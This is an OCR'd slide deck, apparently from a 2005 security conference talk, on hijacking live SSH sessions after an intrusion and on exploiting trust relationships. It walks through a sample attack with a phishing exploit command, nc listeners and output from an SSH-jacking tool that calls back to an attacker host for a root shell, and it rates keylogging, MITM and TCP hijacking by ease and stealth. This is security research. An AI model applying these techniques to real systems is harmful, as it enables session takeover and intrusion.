
Trust Transience:
Post Intrusion SSH Hijacking

July 2k5 - Blackhat USA 05 &
Defcon 0x0D

So you're a sneaky Blackhat...


The Target


Internet
Server
Lan
DB Server
Nameserver
Firewall
Firewall
DMZ
Desktop
LAN
Admin
Mailserver

Recon

- Mail headers say MUA is PINE
- .sig says Debian Sarge, kernel 2.4.22
- Web logs suggest egress HTTPS traffic doesn't go via a proxy (source address is their NAT router, not HTTP proxy)

The Plan



5: Arrive at
Target
Database

4: Priv esc with
do_mremap()
LKM Rootkit
Keylog Password

Let's Do It

```
haxor:~$ ./pine0day | spoofmail -f 'Mr. Mbeki' -s 'Opportunity for
joo!' admin@target.com
```

```
haxor:~$ nc -l -p 1337
admin@box:~$ id
uid=1004(admin) gid=1004(admin) groups=1004(admin)
admin@box:~$ ps auxw | grep -q pine || echo shit
shit
admin@box:~$ ls core
core
admin@box:~$ uname -nsr
Linux box 2.6.11
```

Things start to unravel

```
admin@box:~$ w
USER  TTY    FROM       LOGIN@ IDLE JCPU PCPU WHAT
admin pts/1  :0         09:28 10.3m 3.1s 0.2s bash
admin pts/2  :0         09:31  1.0s 1.4s 0.9s bash
admin pts/3 haxor.com 14:03  0.0s 0.3s 0.3s w
admin@box:~$ ps x
3132 ?      S      0:23 xfwm4 --daemon -sm-client-id 34235
3590 ?      S+     0:05 xterm -rv
3593 pts/1  Ss+    0:02 bash
3597 pts/1  S+     0:12 ssh root@ns1.target.com
9034 ?      S+     0:03 xterm -rv
9036 pts/2  Ss+    0:02 bash
9154 pts/3  R+     0:00 ps x
```

+++ATH0

- Things have gone pear-shaped
- Haven't got root, are about to get busted
- Time to drop carrier and run?
- But that SSH session, oh so close.
- If only there was a way to get to the other end of that SSH...

There is a way

```
admin@box:~$ <Ctrl-A>:!!!!mafl-load ssh-jack 3597 haxor.com 1338
Connecting to /usr/bin/ssh running as pid 3597...
Connected
Ferreting out some useful symbols...
Located libc symbol 'socket' at 0xb7e19a50
Located libc symbol 'connect' at 0xb7e195c0
Located libc symbol 'select' at 0xb7e12490
Located section '.got' 0x0807eb8c to 0x0807eef4
Located section '.plt' 0x0804aa68 to 0x0804b7d8
Located section '.text' 0x0804b7e0 to 0x08070450
Located section '.rodata' 0x08070480 to 0x0807dd6c
Resolved dynamic symbol 'socket' at PLT: 0x0804b6b8 GOT: 0x0807eea8
Resolved dynamic symbol 'select' at PLT: 0x0804ad88 GOT: 0x0807ec5c
Resolved dynamic symbol 'connect' at PLT: 0x0804b5f8 GOT: 0x0807ee78
Locating stub injection point...
Phase 1: Find magic string in .rodata... 0x0807139c
Phase 2: Find where magic string is used... 0x0804d803
Phase 3: Find three jump 0x0804d800 instructions... 0x0804d6d9 0x0804d6e1 0x0804d6e9
```

```
haxor:~$ nc -l -p 1338
root@ns1:~# echo pwned!
pwned!
```

Intro

- I'm Metlstorm / Adam
- From New Zealand
  - No, I don't know any hobbits, you sad Tolkien fanboi
- Work for a Linux systems integrator, in the past a corporate whore security consultant, ISP security guy, NOC monkey

WTF Just Happened?

- Intrusion
  - MO: attack servers via the admins
  - Complexity == insecurity
  - Things go wrong...
  - ... you can drop carrier and run...
  - ... or display adaptability.

(You look like you're writing an SSH jacker...)

Post Intrusion

- Goals
  - Priv escalation
  - Stealth & consolidation
  - Recon, further penetration
  - Guerrilla; hit & fade, keep it moving *(you don't want to end up like Markus Hess)*
- Displaying Adaptability
  - Things don't go according to plan
  - Adaptability core difference between hackers and [skript|korporate] kiddies

Cross Host Privilege Escalation

- Maybe local root is a distraction
- Yes, exploiting local vulnerabilities is easier, we can see stack layout, versions, etc
- But what if there were something even easier?

Trust Relationships

- Kicking it old school
  - rhosts
  - ports < 1024 == root
  - exporting / *(rw)


(when the postman knew your name, and no one locked their front door)

(We're all Unix hippies around here, share the love!)

- Gives you that warm apple pie nostalgia feeling
- Can you believe that we even called that hacking?
- Provides instant gratification; no waiting for user interaction


Non-Transient Trusts

- Traditional “fixed” trusts (rhosts, ssh trusts)
- Stored authentication credentials
- “One factor” auth
- Authentication based on connection properties (e.g: source IP, port)



Transient Trust

- Trust relationships that exist only for a period of time
- Open, post authentication sessions



- Unless you personally auth each packet, any cross-priv-boundary connection has some transient trust


Exploit Metrics

- Evaluate techniques for exploiting trusts
- Assume that we've just acquired a non-root shell on a client machine
- Metrics: (value 1-10)
  - Ease
  - Stealth
  - When
  - Feasibility

Exploiting Non-Transient Trust

- Pretend to be Client A so the server trusts us


Ease: 10
Stealth: 10
When: 10
Feasibility: 2



Exploiting (Keylogging)

- During Authentication:
  - Obtain User A's password
- Later:
  - Impersonate User A


Ease: 7
Stealth: 8
When: 3
Feasibility: 7



Exploiting (MITM)

- During Authentication:
  - Impersonate Server to Client
  - Impersonate Client to Server
- Later:
  - Monitor session
  - Take over session


Ease: 5
Stealth: 4
When: 3
Feasibility: 5



Exploiting (TCP Hijack)

- Later:
  - Predict TCP Sequence numbers
  - Take over running session

Ease: 3
Stealth: 1
When: 7
Feasibility: 2




(Is it just me or does that look like Shimomura?)

Exploiting (Application Hijack)

- Later:
  - Take control of network client application
  - Sneak down running, authenticated session

Ease: 8
Stealth: 8
When: 7
Feasibility: 7



